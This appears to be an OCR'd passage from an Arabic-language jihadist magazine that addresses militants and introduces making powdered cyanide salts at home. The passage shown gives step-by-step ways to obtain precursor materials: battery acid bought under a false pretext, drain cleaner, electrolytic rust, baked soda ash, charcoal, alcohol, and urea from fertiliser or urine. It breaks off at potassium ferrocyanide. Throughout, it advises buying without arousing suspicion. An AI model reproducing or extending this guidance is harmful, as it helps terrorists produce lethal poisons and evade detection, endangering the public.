




كيفية تحضير السيانيدات البودرة - الجافة

ونعنى هنا تحضير الشكل الجاف على هئية بودرة مثل سيانيد البوتاسيوم وسيانيد الصوديوم ، وبالطبع فمن استطاع الحصول على أي نوع من السيانيدات البودرة فذلك افضل ولكن لمن لا يستطيع الحصول عليها لظروف امنية فيجب علية فهم الصفحات القادمة

هنالك طرق كثيرة لتحضير السيانيدات كيميائيا
ولكننا سنختار الاسهل والأبسط ان شاء الله وسنحاول
التوضيح قدر الامكان ، وللتذكر هنا اتمنى ان لايطبق
المجاهد المبتدئ الا بعد فهم الاساسيات وان يكون لدية
ولو معرفة بسيطة في الكيمياء والتحضير وكيفية
اتباع خطوات الامان عند التحضير فأي خطا مثل :
تسرب الغاز او عدم الفهم الصحيح للشرح قد يكون لة
اضرار خطيرة وان يتذكر المجاهد المبتدئ انة يتعامل مع
سموم وغازات سامة ،، لذا وجب الفهم الصحيح والتركيز
في كل كلمة تذكر في الصفحات القادمة وللسلامة يفضل
ان يتم التحضير دائما في مكان مكشوف كسطح المنزل
(اكرر لاتنسى اخي المجاهد ارتداء القفازات والكمامات)


قبل شرح طرق تحضير املاح السيانيدات السامة يجب ان
نبين اهم المواد الاولية التي سوف يحتاجها المجاهد في
التصنيع الكيميائي وهذة المواد الاولية منها ما يمكن
الحصول عليها بسهولة من حولنا دون اثارة الشبهات
ومنها ما تحتاج الي نوع من الحرص والحذر عند شرائها
خاصة بعد نشر هذة المجلة الجهادية العسكرية
لذلك احرص اخي المجاهد على ان يكون غطاءك الامني
عند الشراء امن وغير مثير للشبهات ولازلت اكرر انة من
الافضل ان تم الحصول على احد املاح السيانيد السامة
بشكل جاهز فهو خيرا من تصنيعه ولكن حتى نستوفي
هذة المادة حقها كان لابد من شرح اهم وأسهل طرق تصنيعها
للمجاهدين اصحاب المستوى المتوسط في علم الكيمياء

اسهل طريقة للحصول على حمض الكبريتيك

اسهل طريقة للحصول على حمض الكبريتيك ودون تعب خاصة في الدول العربية بشكل عام ، وهو الذهاب الى اقرب محل لشراء او استبدال بطاريات السيارات وتقوم بشراء الاسيد الخام بحجة انسداد فتحة الحمام ، وفي الغالب يكون تركيز حمض الكبريتيك الخام المتوفر في محلات شراء واستبدال البطاريات تركيز ما فوق ٩٠% وهو المطلوب ويمكنك ايضا ان كانت لديك سيارة ولك فترة ليست بالقصيرة لم تغير ماء البطارية فيها ، يمكنك سكب مافي البطارية بحرص في وعاء زجاجي واحذر ان يلامسك الحمض، وهكذا يكون لديك حمض الكبريتيك المركز دون الحاجة الى شرائها من الاماكن المشبوهة ، وشكل حمض الكبريتيك في الغالب في محلات البطاريات كما في الصورة تحت



يكون لونة بالغالب مائل الى البني ،،

حمض الهيدروكلوريك - ويباع فى المحلات التى تبيع المستلزمات الطبية والمعامل الكيميائية .



ويتواجد في المعامل الطبية والمخبرية ويستخدم ايضا في تنظيف راديتير السيارات ويسمى ايضا حمض الموريتايك بالدول الغربية كما بينا سابقا .

ويمكن استخدام الفلاش المستخدم في تنظيف الحمامات المنزلية لأحتويه على نسبة كبيرة من حمض الهيدروكلوريك . ويباع في البقالات والسوبر ماركت .





افضل وارخص وأسهل مصدر للحصول على
هيدروكسيد الصوديوم (الصودا الكاوية) !!!!

هو بالذهاب الي اقرب محل لبيع مواد البناء او
بقالة وإسالة عن مسلك البواليع وهو عبارة
عن عبوة بلاستيكية فيها حبيبات بيضاء يتم
خلطها بالماء بنسب معينة فتسكب في المجاري
والبواليع فتقوم بتسليكها وهذا الحبيبات
البيضاء الحارقة هي الصودا الكاوية المطلوبة

شكل حبيبات هيدروكسيد الصوديوم البيضاء الحارقة الملمس .



صور لبعض انواع (مسلك البواليع) المتوفرة بالعالم العربي والتي تتكون من هيدروكسيد الصوديوم .







ابسط وأسرع طريق للحصول على صدا الحديد !!!!

يمكن نقع الصوف الفولاذى (لبخة كد الصحون) فى الماء ثم نخرجها من الماء ونتركها تحت اشعه الشمس لفترة ايام وسوف يتحول الحديد الى صدا



اما الطريقة الثانية لاستخلاص الصدأ بمواد سهلة ولكن لكمية الناتجة قليلة نسبيا

(ان الصدأ أو عملية الأكسدة هما عمليتان متلازمتان)

وعملية تأكسد المادة يعني اتحاد المادة مع الأكسجين ويعتبر الصدأ من التفاعلات البطيئة ..... ولكن يمكن عمل الصدأ بسرعة وذلك من خلال التجربة التالية :-

الأدوات والمواد المستخدمة :-

- مسماران او قطعتان من الحديد


- بطارية او مصدر كهربائي (محول او بطارية) المستخدم في البيوت (٩ ـ ١٢ فولت) ـ ٢ سلك نحاس ـ كوب صغير ـ ملح ـ ماء دافئ ـ ملعقة ـ مقص .

خطوات العمل :-

١ / املأ كوباً او صحن زجاجياً او بلاستيكيا إلى الثلث بالماء الدافئ .

٢ / ضع على الماء ملعقتين من الملح وقلب المحلول الملحي جيداً .

قاعدة هامة :- لكل لتر من الماء نحتاج الى ١٠٠ غرام من الملح .



3 / انزع حوالي ١سم من كل طرف من السلك النحاسي بالمقص .


٤ / اربط أحد طرفي السلك بمسمار او أي قطعة حديدية أي بمعنى يتم الربط

(من ناحية رأس المسمار او القطعة الحديدية) .

٥ / اربط الطرف الثاني لنفس السلك بأحد أطراف البطارية .


٦ / كرر نفس الشئ بالنسبة للمسمار الثاني او القطعة الحديدية الاخرى ليكون الشكل الموضح كما يلي في الصورة تحت .

ملاحظة مهمة :- يمكن استخدام مسمار او حديد واحد في هذة التجربة وتكون الجهة الاخرى من النحاس و ان استخدمنا النحاس لابد ان يكون في الجهة السلبة للبطارية نكرر لابد ان يكون احد الاطراف من الحديد حتى يتكون الصدأ .



7 / اغمس المسمارين في محلول الملح بحيث لا يتلامسان مع بعضهما البعض .

والصورة تحت تغني عن اي شرح وتبين كل شي .



المشاهدة العملية بالنسبة لهذه التجربة ليفهم ويستوعب المجاهد اكثر ما سيحصل :-

١/ - نشاهد في الحال فقاعات حول أحد المسمارين وبالذات المسمار الذي ربط بسلك النحاس من الطرف السالب للبطارية ولا تتكون عند المسمار الثاني الموجب .

٢/ - سوف تلاحظ اخي المجاهد تكون الصدأ حول المسمار الثاني الموجب .

٣/ - بعد عدة دقائق تصل الى الربع ساعة ستلاحظ ان المحلول اصبح لونه غامقا واسفلة مثل الطين هذا هو الصد المتكون دعة هكذا الي ان تلاحظ تكون كمية لاباس بها من الصدأ ولذلك وجب استخدام بطارية ذات الـ ٩ فولت وقد تحتاج الى اكثر من بطارية ان كان المسمار او القطعة الحديدية كبيرة لإنتاج اكبر كمية من الصدأ وإثناء انتاج الصدأ .

٤/ - يفضل ابقاء مستوي الماء كما هو نظرا لان بعض الماء سوف يجف بفعل جفافه بالحرارة الناتجة من البطارية

٥/ - اترك المحلول كما هو لفترة مابين ١ الى ١٠ ساعات فكلما كانت البطارية قوية والقطعة الحديدة او المسمار كبير كلما كانت كمية الصدأ اكبر .

وللعلم فانة في تجربة تحول مسمار كبير وزنة ٧٥ غرام خلال ٢٠ ساعة الى حوالى ١٠٢ غرام صدا وكما قلنا فان عيب هذة الطريقة الكمية القليلة الناتجة من الصدأ .

ملاحظة مهمة :- من الناحية النظرية فانة من المفروض ان يتحول غرام واحد من الحديد الى ٣ غرام من الصدأ

المهم حينما ترى انك قد انتجت كمية لاباس بها من الصدأ قم باخراج المسمارين من المحلول الملحي الغانم وجهز ورقة ترشيح او قطعة قماشية دقيقة المسامات واسكب المحلول الملحي الغانم فوق القطعة القماشية وسوف ينزل الماء ويتبقى على القطعة القماشية الصدأ الرطب - ثم قم بوضعه تحت اشعة الشمس ليجف وبهذا اصبح لديك صدا باسهل ما يمكن




الصدأ المطلوب

ابسط طريقة للحصول على مادة كربونات الصوديوم

ببساطة وبدون تعب يمكن استبدالها بمادة بيكربونات الصوديوم (البيكانبودر المعروف الذي يباع في البقالات ويستخدم في صناعة الكيك والحلويات)

كما يمكن تحويل بيكربونات الصوديوم (البيكانبودر) الي كربونات الصوديوم بواسطة تسخين البيكانبودر على نار هادئة من (٦٠ الي ١٠٠ درجة مئوية) او وضعها في الفرن لمدة ساعة واحدة على درجة حرارة فرن ٣٠٠ درجة (ف *) فينتج لنا كربونات الصوديوم حسب المعادلة التالية :-

$$٢NaHCO \rightarrow ٣Na٢CO + ٣H٢O + CO٢$$

شرح تحويل البيكانبودر (خميرة الكيك) الى كربونات الصوديوم بالصور :-

نجهز مثلا كمية نصف كيلوغرام من البيكانبودر نقوم بسكبها وفرشها في صحن ونضعها في الفرن المنزلي ثم نحدد درجة حرارة الفرن الي ٣٠٠ درجة (ف*) ونغلق الفرن وننتظر لمدة ساعة فقط ثم نخرجه من الفرن كما في الصور القادمة وبالتالي نحصل على مادة كربونات الصوديوم المطلوبة .





عند وضع البيكانبودر فى الفرن المنزلى



عند وضعها في الفرن لمدة ساعة واحدة على درجة حرارة فرن ٣٠٠ درجة (ف *) .



بعد اخراجها من الفرن نتركها تبرد ثم نقوم بحفظ كربونات الصوديوم في علبة زجاجية



ملاحظة مهمة:-

درجة حرارة الفرن
تقاس بالـ (ف *)
(الفهرنهايت)
(وستعرفها من
خلال المكتوب على
ساعة منبه الفرن)

ايضا نحتاج الى مادة الفحم وهي متوفرة في أي مكان بالمنزل
او في البقالة وهو ناتج عن احتراق الخشب .
واسهل اسلوب للحصول على الفحم بالشكل المطلوب لتجاربنا




نقوم لتفتيتة بالمطرقة
بعد لفة بقطعة قماش


الفحم بعد تفتيتة

كلما كانت مادة الفحم (بودرة ناعمة) كلما كانت جيدة ومناسبة وافضل ولذلك اذا كان الفحم خشن يمكن استخدام خلاط القهوة لجعلها اكثر نعومة



بعد الطحن وقد اصبحت بودرة ناعمة



الكحول الايثيلي او الايزوبروبيلي يباع في محلات المستلزمات الطبية والمعملية او كمنظف لقطع الكمبيوتر وأسهل طريقة للحصول علية هي بشراء الـــ (الاسبيرتو الابيض) مظهر الجروح الذي يباع في الصيدليات وقراء مكونات الاسبرتو لكي تتأكد انة المطلوب وسوف تجد كلمة isopropyl alcohol او كلمة كحول alcohol وهو ما نريده .







اليوريا ويمكن الحصول عليها بسهولة من سماد اليوريا وهو متوفر بشكل سهل ورخيص في المحلات الزراعية .

سماد اليوريا وهو على شكل حبيبات بيضاء وهو رخيص الثمن .



سماد اليوريا بعد هرسه او طحنه ليصبح بودرة ناعمة .




طريقة الحصول على اليوريا من البول اكرمكم الله .


توجد اليوريا في البول البشرى والحيواني
فمثلا حينما نريد الحصول على كمية من اليوريا

يتم ذلك بتجهيز كمية من البول ويتم تبخيرها على النار الي
ان يتبخر السائل ولا يبقى الا القليل جدا اسفل وعاء التسخين
نضعه تحت اشعة الشمس وسوف تتشكل اليوريا وحينها
يصبح لدينا البديل السهل عن اليوريا النقية >>

١ – ١٠ أكواب من البول تبخر



٢– حتى تكون كوب واحد من البول



(مادة حديدو سيانيد البوتاسيوم الصفراء)

